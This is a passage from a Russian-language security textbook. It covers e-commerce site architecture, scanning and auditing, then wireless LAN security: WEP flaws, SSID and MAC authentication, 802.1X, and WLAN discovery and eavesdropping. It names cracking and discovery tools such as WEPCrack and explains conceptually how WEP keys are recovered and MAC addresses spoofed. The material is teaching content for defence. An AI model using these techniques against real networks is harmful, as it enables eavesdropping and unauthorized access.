скомбинированы с некоторым видом аутентификации, через которую проходит клиент. Таким образом, если злоумышленник проник на сервер электронной коммерции, он не сможет получить доступ к секретной информации о клиентах.

Данный риск можно снизить еще больше, разделив функциональность сервера электронной коммерции между веб-сервером и сервером приложений. Веб-сервер представляет информацию клиенту и принимает вводимые клиентом данные. Сервер приложений обрабатывает информацию, полученную от клиента, запрашивает сервер базы данных и передает информацию веб-серверу для представления клиенту (см. рис.17.5).

Защита внутреннего доступа

Все вопросы безопасности, которые мы обсуждали до сих пор, были связаны с внешними угрозами. К сожалению, это не единственные угрозы, подлежащие обязательному рассмотрению. У сотрудников организации есть доступ к внутренней сети, в которой находится сервер базы данных, и, следовательно, они имеют возможность непосредственно атаковать его без необходимости преодолевать межсетевой экран и веб-сервер.

Одно из решений данной проблемы уже было упомянуто ранее. Сервер базы данных можно перенести в отдельную сеть и защитить внутренним межсетевым экраном. Однако это не единственное решение проблемы. Сервер необходимо сканировать на наличие уязвимостей согласно тому же расписанию, которое рекомендуется для веб-сервера. Программное обеспечение сервера необходимо обновить и дополнить, прежде чем вводить сервер в эксплуатацию, а идентификаторы и пароли должны контролироваться согласно тому, как это определено в политике безопасности. Кроме этого, базу данных необходимо настроить на аудит попыток доступа к ней.



Рис. 17.5. Пересмотренная архитектура электронной коммерции, в которой используется сервер приложений

Примечание

Базы данных предоставляют злоумышленнику возможность получения доступа к информации без необходимости доступа в базовую операционную систему. Для того чтобы правильно отслеживать систему на предмет попыток *доступа и использования* уязвимостей, необходимо следить как за системными журналами, так и за журналами баз данных.

Принимая во внимание секретность информации, содержащейся в базе

данных, следует осуществлять контроль санкционированного доступа к системе. Система не должна находиться в общем пользовании, и, кроме того, в данной системе должны быть запрещены какие-либо действия по разработке.

Разработка архитектуры электронной коммерции

Давайте теперь обобщим все обсужденные аспекты. На рисунке 17.6 представлена схема всего сайта электронной коммерции в целом. Здесь изображены архитектурные компоненты, обеспечивающие полноценный сайт с высокой степенью доступности и большим объемом проходящего трафика. В зависимости от количества трафика и установленных требований безопасности некоторые из компонентов могут не являться необходимыми.

Расположение сервера и соединения

Рассматривается сайт с высокой степенью доступности и большим объемом обрабатываемого трафика. Организация имеет связь с двумя различными *провайдерами интернет-услуг*, и с ними достигнуто соглашение об использовании *BGP* для обеспечения отказоустойчивой маршрутизации. В данном случае подразумевается, что организация предпочла разместить свои серверы электронной коммерции в одном помещении. Данная архитектура могла бы быть расширена для включения других зданий.

Маршрутизаторы, коммутаторы и межсетевые экраны, подключенные к интернету, соединены между собой таким образом, что сбой в любом компоненте никак не повлияет на трафик сайта. За межсетевыми экранами два коммутатора прикладного уровня обеспечивают распределение нагрузки между веб-серверами. Веб-серверы защищены межсетевыми экранами от атак по всем портам, кроме 80 и 443.

Веб-серверы имеют второй сетевой интерфейс, обеспечивающий соединение с сетью, в которой расположены серверы приложений. Веб-серверы передают информацию серверам приложений, запрашивающим базы данных и передающим данные клиента на веб-серверы. Двойные межсетевые экраны соединяют сеть сервера

приложений с внутренней сетью организации, в которой находится сервер базы данных. Стоимость этих свойств доступности более чем в два раза превышает стоимость базового интернет-сайта. Такая структура требует наличия, по крайней мере, двух объектов из всех сетевых компонентов и серверов, а также предусматривает использование коммутаторов прикладного уровня. В зависимости от нагрузки трафиком число веб-серверов и серверов приложений велико (например, более чем 20 единиц каждого из объектов). Это обстоятельство также требует того, чтобы сервер базы данных имел возможность обработки большого числа транзакций в секунду.



Рис. 17.6. Архитектура системы электронной коммерции для сайта с высокой степенью доступности

Примечание

Если для сайта ключевым фактором является уровень задержек, можно убрать межсетевые экраны. Хотя это и неразумно с точки зрения безопасности, данный шаг необходим для обеспечения требований,

предъявляемых к уровню задержек. В данном случае маршрутизаторы должны быть настроены на фильтрацию всего трафика, а не только трафика, поступающего через порты 80 и 443.

Сканирование уязвимостей

Для периодического сканирования всех систем имеется стандартная программа. Сканирование осуществляется из четырех местоположений.

- Вне зоны, охраняемой межсетевым экраном; показывает, какие порты являются разрешенными межсетевым экраном, и какие уязвимости видны из интернета.
- В сети веб-сервера для обнаружения служб и уязвимостей на веб-серверах.
- В сети сервера приложений для обнаружения служб и уязвимостей на втором интерфейсе веб-сервера и на серверах приложений.
- Во внутренней сети организации для обнаружения служб и уязвимостей в сервере базы данных.

Эти действия по сканированию выполняются ежемесячно, и исправление уязвимостей отслеживается. Новые системы сканируются перед вводом в эксплуатацию.

Данные аудита и обнаружение проблем

Протоколы аудита на сервере базы данных проверяются для обнаружения внутренних сотрудников, которые осуществляют попытки внесения изменений в базу данных. Ключевые файлы на веб-серверах и серверах приложений проверяются на изменения через каждые 10 минут для быстрого обнаружения систем, в которые могут проникнуть злоумышленники.

Разработка архитектуры сайта электронной коммерции

Данный проект показывает этапы разработки сайта, предназначенного для реализации электронной коммерции. В рамках данного проекта

будем считать, что банку требуется предоставить своим клиентам домашнюю *банковскую систему*. У банка уже имеется центр данных с соответствующими мерами *физической безопасности*. Вся информация об учетных записях клиентов хранится на главном компьютере. У каждого клиента есть личный идентификационный номер *PIN*, используемый на автоматизированных банкоматах.

Руководство банка приняло решение предоставлять клиентам доступ к их учетным записям для выполнения следующих действий.

- Передача средств между учетными записями в банке.
- Заказ по чеку.
- Проверка баланса учетных записей и просмотр недавних транзакций.
- Платежи по счету через партнера (клиент для этого будет перенаправлен к партнеру через веб-сайт без необходимости повторного входа в систему).

Шаг за шагом

1. Начните с определения требований безопасности для системы относительно каждого из четырех аспектов: конфиденциальность, целостность, доступность и аутентификация.
2. Разработайте структуру высокоуровневой системы, соответствующую требованиям безопасности. Для данной части системы предположите, что система будет взаимодействовать с главным компьютером для получения информации об учетной записи клиента и для выполнения передачи данных и чековых заказов.
3. Определите конкретные требования безопасности для каждого компонента системы: система-клиент, веб-сервер, приложение и база данных.
4. Определите общую архитектуру системы, включая компоненты для защиты каждой системы.
5. Добавьте к имеющейся структуре дополнительные системы для соответствия требованиям доступности.

Выводы

Данный проект является серьезным проектом разработки и требует усилий большого числа людей. Не забывайте сфокусировать внимание на аспектах безопасности структур. Это позволит получить более детальное представление о том, что такое процесс разработки. Для корректного выполнения данной работы необходимо оценить риск, представляемый для банка, и определить соответствующие контрмеры для управления этим риском.

Контрольные вопросы

1. Какая служба безопасности является наиболее критичной для электронной коммерции?
2. Какой тип электронной коммерции обуславливает возникновение самых больших проблем с течением времени?
3. Что подразумевается под термином "всемирное время"?
4. Можно ли напрямую оценить убытки компании во время ее бездействия?
5. Если информация должна храниться на системе-клиенте, что необходимо использовать для защиты конфиденциальности информации?
6. Где должна храниться информация о клиентах на сайте электронной коммерции?
7. Где должны быть расположены серверы электронной коммерции, взаимодействующие с клиентом?
8. Где должны находиться веб-страницы при настройке веб-сервера?
9. В каком файле должны быть определены файлы .cgi и .pl, чтобы программы выполнялись без отображения исходного кода на веб-странице.
10. Если в транзакции задействована секретная информация, какое местоположение является наиболее рекомендуемым для хранения информации сеанса?
11. Во время этапа разработки проекта разработчики должны предотвращать переполнение буфера посредством запрета на прямую передачу введенных ими данных командам оболочки и _____.
12. В трехзвенной архитектуре электронной коммерции имеет ли сервер базы данных связь с интерфейсными веб-серверами?
13. Какие методы сканирования уязвимостей должны проводиться на

коммерческих сайтах?

14. Какие системы больше всего подходят для выявления проблем, связанных с контролем конфигурации?
15. Может ли доступность полностью обеспечиваться избыточным оборудованием?

Безопасность беспроводных соединений

Лекция посвящена безопасности беспроводных сетей. Рассмотрены современные беспроводные технологии, вопросы безопасности беспроводных сетей.

Беспроводные сети становятся все более и более распространенными. Причиной является то, что они представляют собой недорогой метод соединения информационных систем, просты в установке и работе. Некоторые организации рассчитывают затраты на модернизацию кабельных соединений в своих зданиях и приходят к выводу, что намного выгоднее использовать беспроводные сети.

К сожалению, несмотря на то что беспроводная технология способствует экономии средств, она ведет к возникновению серьезных вопросов безопасности в организациях, использующих данный тип соединений. Для предотвращения прослушивания сетей и обеспечения корректной аутентификации было разработано множество *механизмов безопасности*, однако до сих пор в предлагаемых стандартах и в их реализациях остается целый ряд серьезных уязвимостей.

На сегодняшний день еще не было предложено ни одного действенного метода защиты для обеспечения полного управления рисками, связанными с беспроводными сетями. В данной лекции будет рассказываться о рисках безопасности, связанных с использованием беспроводных технологий во внутренней сети организации, а также определены контрмеры, принимаемые организацией для обеспечения контроля над этими рисками.

Современные беспроводные технологии

В беспроводных локальных сетях главным образом используется группа стандартов технологии 802.11x (a, b, g и т. д.). Эти стандарты позволяют соединять рабочие станции каналами с пропускной способностью до 54 Мбит/с с использованием беспроводной точки доступа, которая подключается к кабельной сети или напрямую к другой рабочей станции (см. рис. 18.1).



Рис. 18.1. Типичная архитектура беспроводной сети

Стандарты предусматривают обмен *аутентификационными данными*, а также шифрование информации. В следующих разделах приводится более детальная информация о каждой из этих областей.

Стандартные архитектуры

Для эффективного использования беспроводных локальных сетей (*WLAN*) на предприятии необходимо обеспечить достаточную зону покрытия в областях, где сотрудники или посетители организации будут размещать свои компьютеры. В помещениях радиус действия обычной беспроводной системы стандарта 802.11x *WLAN* составляет, как правило, около 50 метров. Вне помещения радиус действия может достигать 500 метров. Следовательно, точки доступа (AP) должны размещаться так, чтобы обеспечивать область покрытия в соответствующих областях.

Примечание

Приведенные здесь радиусы действия являются приблизительными. Реальный радиус действия определяется используемым оборудованием, а также формой и материалами, из которых сделаны окружающие физические объекты.

Еще одним типичным дополнением к архитектуре является сервер DHCP, предоставляющий IP-адрес и другую необходимую информацию для правильного соединения рабочей станции в сети. Эти данные позволяют загружать переносной компьютер и соединять его с сетью посредством *WLAN* без каких-либо дополнительных действий. Аутентификация, как правило, проводится точно таким же образом, как и на любой другой рабочей станции в сети (обычно это вход в домен Windows или Novell *NDS*).

Примечание

DHCP-сервер не обязательно устанавливать только лишь для обслуживания адресов в беспроводной сети. В большинстве организаций во внутренней сети есть DHCP, и *WLAN* использует имеющийся DHCP-сервер по умолчанию.

Безопасность передачи данных

Так как беспроводные сети используют воздух и пространство для передачи и приема информации (сигналы являются открытыми для любого лица, находящегося в зоне действия), безопасность передачи данных является очень важным аспектом безопасности всей системы в целом. Без обеспечения должной защиты конфиденциальности и целостности информации при ее передаче между рабочими станциями и точками доступа нельзя быть уверенным в том, что информация не будет перехвачена злоумышленником, и что рабочие станции и точки доступа не будут подменены посторонним лицом.

Стандарт 802.11x определяет протокол *Wired Equivalent Privacy* (*WEP*) для защиты информации при ее передаче через *WLAN*. *WEP* предусматривает обеспечение трех основных аспектов:

- Аутентификация;
- Конфиденциальность;
- Целостность.

Аутентификация

Служба аутентификации *WEP* используется для аутентификации рабочих станций на точках доступа. В аутентификации открытых систем рабочая станция рассматривается как аутентифицированная, если она отправляет ответный пакет с MAC-адресом в процессе начального обмена данными с точкой доступа. В реальных условиях данная форма аутентификации не обеспечивает доказательства того, что к точке доступа подключается именно конкретная рабочая станция, а не какой-либо другой компьютер.

WEP также предусматривает возможность использования механизма криптографической *аутентификации. Данный* механизм базируется на знании общего секрета, который обрабатывается алгоритмом *RC4* для доказательства подлинности рабочей станции при доступе к AP. При обмене *аутентификационными данными* используется система вызов/ответ (см. рис. 18.2). Рабочая станция сначала посылает запрос аутентификации на точку доступа. Точка доступа в ответ передает номер вызова, сгенерированный случайным образом. После этого рабочая станция должна зашифровать вызов с использованием общего секрета и вернуть его точке доступа. Если точка доступа сможет расшифровать ответ с помощью своей копии общего секрета и получить исходное число, то рабочая станция будет аутентифицирована для доступа к AP.

Не существует механизма обратной аутентификации AP на рабочей станции, поэтому при использовании этого метода рабочая станция остается открытой для подключения других точек доступа. Обмен данными также не защищен от атак через посредника или от *перехвата данных*.

Конфиденциальность

Механизм обеспечения конфиденциальности базируется на *RC4*. *RC4* - это стандартный мощный алгоритм шифрования, поэтому атаковать его

достаточно сложно. *WEP* определяет систему на базе *RC4*, обеспечивающую управление ключами, и другие дополнительные службы, необходимые для функционирования алгоритма. *RC4* используется для генерирования *псевдослучайной последовательности* ключей, комбинируемой с информацией для формирования шифрованного текста. Этот механизм защищает всю информацию заголовка протокола и данные протокола 802.11x (т. е. выше уровня 2).

WEP поддерживает ключи длиной 40 бит и 128 бит (непосредственный ключ комбинируется с вектором инициализации алгоритма). К сожалению, *WEP* не определяет механизм управления ключами. Это означает, что многие инсталляции *WEP* базируются на использовании статических ключей. Действительно, часто на всех рабочих станциях сети используются одни и те же ключи.

Рис. 18.2. Аутентификационный обмен WEP

Примечание

Некоторые поставщики расширили стандарт, добавив в него механизмы периодической замены ключей *WEP*. Эти механизмы, однако, выходят за рамки стандарта.

При анализе механизма был выявлен еще один недостаток, связанный с *WEP*. Выбор инициализационного вектора оказывает очень существенное влияние на шифрование информации. К сожалению, вектор инициализации отправляется в открытом фрагменте пакета, позволяя таким образом "прослушать" себя. Так как злоумышленник может осуществить перехват инициализационных векторов, он сможет перехватить достаточный объем пакетов для определения ключа шифрования. Действительно, утилита, с помощью которой можно это сделать, доступна в интернете (см. WEPCrack по адресу http://sourceforge.net/projects/wepcrack/) . Окончательный анализ показал, что несмотря на надежность алгоритма *RC4*, применение *RC4* в *WEP* является недостатком, из-за которого злоумышленник сможет выполнить несанкционированные действия.

Целостность

Спецификация протокола *WEP* включает контроль целостности для каждого пакета. Используемая проверка целостности представляет собой циклическую 32-битную проверку избыточности (*CRC*). *CRC* вычисляется для каждого пакета перед его шифрованием, после чего данные в комбинации с *CRC* шифруются и отправляются в пункт назначения.

Несмотря на то что *CRC* с криптографической точки зрения небезопасна (см. лекцию 12 для получения более подробной информации о безопасных *хеш-функциях*), она защищается шифрованием. Используемая здесь система шифрования может быть достаточно надежной, если алгоритм шифрования обладает достаточной мощностью. Однако недостатки *WEP* представляют угрозу и для целостности пакетов. Если бы система шифрования *WEP* было достаточно надежна, целостность пакетов не представляла бы какой-либо проблемы (даже при использовании только лишь *CRC*-проверки), так как служба обеспечения конфиденциальности защищала бы информацию от несанкционированного изменения.

Аутентификация

Аутентификация является ключевым компонентом системы

безопасности *WLAN*. Ни одна из опций, доступных пользователям *WLAN*, сама по себе не предусматривает защиту от рисков, связанных с использованием *WLAN*. В следующих разделах рассматривается каждая из доступных опций.

Идентификатор набора служб

Идентификатор набора служб (*SSID*) - это 32-битная строка, используемая в качестве сетевого имени. Чтобы связать рабочую станцию с точкой доступа, обе системы должны иметь один и тот же *SSID*. На первый взгляд это может показаться рудиментарной формой аутентификации. Если рабочая станция не имеет нужного *SSID*, то она не сможет связаться с точкой доступа и соединиться с сетью. К сожалению, *SSID* распространяется многими точками доступа. Это означает, что любая рабочая станция, находящаяся в режиме ожидания, может получить *SSID* и добавить саму себя в соответствующую сеть.

Примечание

Некоторые точки доступа можно настроить на запрет распространения *SSID*. Однако, если данная конфигурация не будет сопровождаться соответствующими мерами безопасности передачи данных, *SSID* по-прежнему можно будет определить посредством прослушивания трафика.

MAC-адрес

Некоторые точки доступа позволяют использовать MAC-адреса авторизованных рабочих станций для аутентификации (это возможность, предусмотренная поставщиком, поэтому она не включена в спецификацию). В данной конфигурации AP настроена на разрешение соединения только по тем MAC-адресам, о которых известно этой точке доступа. MAC-адрес сообщается точке доступа администратором, который добавляет MAC-адрес в список разрешенных устройств. К сожалению, MAC-адреса должны передаваться в открытом виде; в противном случае сеть функционировать не будет. Если злоумышленник прослушивает трафик, он может определять авторизованные MAC-

адреса и настраивать свою собственную систему на использование одного из этих MAC-адресов для установки соединения с AP.

WEP

Как уже было упомянуто, *WEP* предусматривает использование службы аутентификации. К сожалению, эта служба осуществляет только аутентификацию рабочей станции относительно AP. Она не обеспечивает взаимную аутентификацию, поэтому рабочая станция не получает доказательства того, что AP действительно является авторизованной точкой доступа в данной сети. Таким образом, использование *WEP* не предотвращает перехват данных или атаки через посредника (см. рис. 18.3).

Протокол 802.1X: контроль доступа в сеть по портам

Протокол 802.1X разработан в качестве надстройки для всех протоколов контроля доступа 2 уровня, включая Ethernet и *WLAN*. Так как данный протокол был разработан в то время, когда создатели *WLAN* искали решения проблем, связанных с *WEP*, он пришелся как нельзя кстати.

Протокол предназначен для обеспечения обобщенного механизма аутентификации при доступе в сеть и предусматривает следующий набор элементов:

- Аутентификатор. Сетевое устройство, осуществляющее поиск других объектов для аутентификации; для *WLAN* это может быть AP.
- Соискатель. Объект, которому требуется доступ. В случае с *WLAN* это может быть рабочая станция.
- Сервер аутентификации. Источник служб аутентификации. 802.1X разрешает централизацию этой функции, поэтому данный сервер является, например, сервером RADIUS.
- Сетевая точка доступа. Точка присоединения рабочей станции к сети. По сути, это порт на коммутаторе или концентраторе. В беспроводной технологии она является связью между рабочей станции и точкой доступа.
- Процесс доступа через порт (PAE). *PAE* - это процесс,

выполняющий протоколы аутентификации. *PAE* есть как у аутентификатора, так и у соискателя.

- Расширяемый протокол аутентификации (EAP). Протокол *EAP* (определен в стандарте RFC 2284) представляет собой протокол, используемый при обмене *аутентификационными данными*. Поверх *EAP* могут работать и другие протоколы аутентификации более высокого уровня.

Использование протокола 802.1X позволяет применить более надежный механизм аутентификации, нежели возможности, доступные в 802.11x. При использовании совместно с сервером RADIUS становится возможным централизованное управление пользователями.

Примечание

Для функционирования 802.1X рабочая станция и точка доступа должны иметь между собой связь. Поэтому рабочая станция уже может быть подключена к беспроводной сети перед аутентификацией.

Взаимная аутентификация является необязательной относительно 802.1X, и, таким образом, множество инсталляций по умолчанию будет открыто для атак перехватом. 802.1X также предусматривает одноразовую аутентификацию (в начале сеанса). Следовательно, если злоумышленник завладеет MAC-адресом легальной рабочей станции, он получит возможность захватить сеанс и работать в сети *WLAN* под видом одного из легальных пользователей.



Рис. 18.3. Атака на WEP через посредника

Проверка знаний

1. *Механизм безопасности* передачи, определенный в 802.11x, называется _____.
2. _____ - это строка, необходимая любой рабочей станции для установки связи с точкой доступа.

Вопросы безопасности беспроводных соединений

С расширением применения *WLAN* в организациях возникла необходимость в осознании рисков, связанных с использованием этих сетей. Риски варьируются от прослушивания до направленных внутренних атак и даже атак, нацеленных на внешние сайты.

Обнаружение WLAN

Обнаружить *WLAN* очень легко. Действительно, именно для этой цели был разработан ряд средств. Одной из таких утилит является NetStumber (ссылка: http://www.netstumber.com/); она работает в операционных системах семейства Windows и может использоваться совместно со спутниковым навигатором (ресивером *глобальной системы позиционирования, GPS*) для обнаружения беспроводных сетей *WLAN*. Данная утилита идентифицирует *SSID* сети *WLAN*, а также определяет, используется ли в ней *WEP*. Существуют и другие средства, идентифицирующие рабочие станции, подключенные к точке доступа, а также их MAC-адреса например, Kismet (ссылка: http://www.kismetwireless.net/).

Использование внешней антенны на портативном компьютере делает возможным обнаружение сетей *WLAN* во время обхода нужного района или поездки по городу. Надежным методом обнаружения *WLAN* является обследование офисного здания с переносным компьютером в руках. Внешняя антенна не является необходимой, однако помогает расширить диапазон обнаружения, которым обладают утилиты.

Прослушивание

Возможно, наиболее очевидным риском, представляемым для организации, использующей беспроводную сеть, является возможность проникновения злоумышленника во внутреннюю сеть компании. Беспроводные сети по своей природе позволяют соединять с физической сетью компьютеры, находящиеся на некотором расстоянии от нее, как если бы эти компьютеры находились непосредственно в сети. Такой подход позволит подключиться к беспроводной сети организации, располагающейся в здании, человеку, сидящему в машине на стоянке рядом с ним (см. рис. 18.4).



Рис. 18.4. Прослушивание сети WLAN

Данный тип доступа в сеть иногда не доставляет какого-либо беспокойства некоторым организациям. Например, в некоторых высших учебных заведениях установлены беспроводные сети, чтобы сетевые ресурсы были доступны студентам и сотрудникам в любой точке территории университета. Однако это прекрасная возможность для злоумышленника *перехватить данные*, передаваемые во внутренней сети.

Даже те организации, в которых используется *WEP*, являются уязвимыми к данному типу прослушивания. Такие средства, как WEPCrack (о данной утилите уже говорилось выше), требуют обработки нескольких миллионов пакетов, прежде чем смогут быть определены ключи шифрования. В сильно загруженной сети это не займет много времени. После перехвата пакетов программа определяет ключи шифрования.

Даже если в организации реализована надежная аутентификация, которую должны проходить все пользователи для доступа к секретным файлам и системам, злоумышленник может без труда добыть секретные сведения посредством *пассивного прослушивания сети*. Атаку посредством пассивного прослушивания практически невозможно обнаружить.

Вопрос к эксперту

Вопрос. Можно ли использовать в качестве антенны пустую банку из-под чипсов "Pringles"?

Ответ. Да, можно. Банка из-под Pringles (а также некоторые другие вещи) может быть использована для конструирования отличной антенны для сети 802.11x. По следующему адресу можно ознакомиться с подробными сведениями по этому вопросу, а также с полной схемой антенны: ссылка: http://www.oreillynet.com/cs/weblog/view/wlg/448.

Активные атаки

